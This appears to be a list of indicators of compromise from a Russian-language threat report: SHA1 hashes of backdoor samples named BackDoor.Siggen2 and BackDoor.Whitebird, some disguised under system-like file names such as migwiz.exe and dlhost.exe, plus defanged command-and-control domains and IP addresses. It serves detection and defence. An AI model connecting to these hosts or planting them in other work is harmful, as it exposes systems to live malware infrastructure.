091866cac1bef518dbb6d114b3636fbad144b49a: `rdplib64.exe`

8e2c253615e3e49e81e43a28d5b0d2a7fc54ac2b

bb373b8a81deaccc4f69cac3bde0d6174b261f37

bbb29d96809bcd4c0e75df8f08f3e9dbc817f584: `rdplib.exe`

BackDoor.Siggen2.3238

3884263dfe67a3da0079fe40d6186950b853145c

BackDoor.Siggen2.3244

c36aabe2828b84a1221a8855b984187b89c24b44: `dlhost.exe`

632f6737f5308b49cc198fea88338a3403732274: `migwiz.exe`

a2cab5d0c2a7eb93e24c32c407059464dc66ab97: `migwiz.dll`

7b9e9c67f42671d33c9e7d4d7a36231f1de49bb7: `migwiz.dll`

02676f335b800ff1c42a1f4fe2344ac381d914f1: `migwiz.exe`

ebb1c0ad2ad2bcdecf5182be7bd3ea5b18cc2126: `migwiz.exe`

BackDoor.Whitebird.23

2510e873e79cfb61533e9b5a124ddbec130c653c: `migwiz3.DAT`

d6e84ad926cc1d5a3d300a98f492380a31b2427b: `migwiz6.DAT`

Домены

newsinfo[.]newss[.]nl

newsfor[.]newss[.]nl

news[.]newss[.]nl

webnews[.]newss[.]nl

nissen[.]newss[.]nl

john[.]newss[.]nl

news[.]microotf[.]com

news[.]zannews[.]com

download[.]inklingpaper[.]com

sports[.]manhajnews[.]com

gova[.]manhajnews[.]com

duck[.]manhajnews[.]com

IP

185.158.249[.]120

109.230.199[.]173

109.230.199[.]138

109.230.199[.]124

109.230.199[.]48

176.10.118[.]154

176.10.125[.]59

31.214.157[.]14

31.214.157[.]126

122.10.82[.]65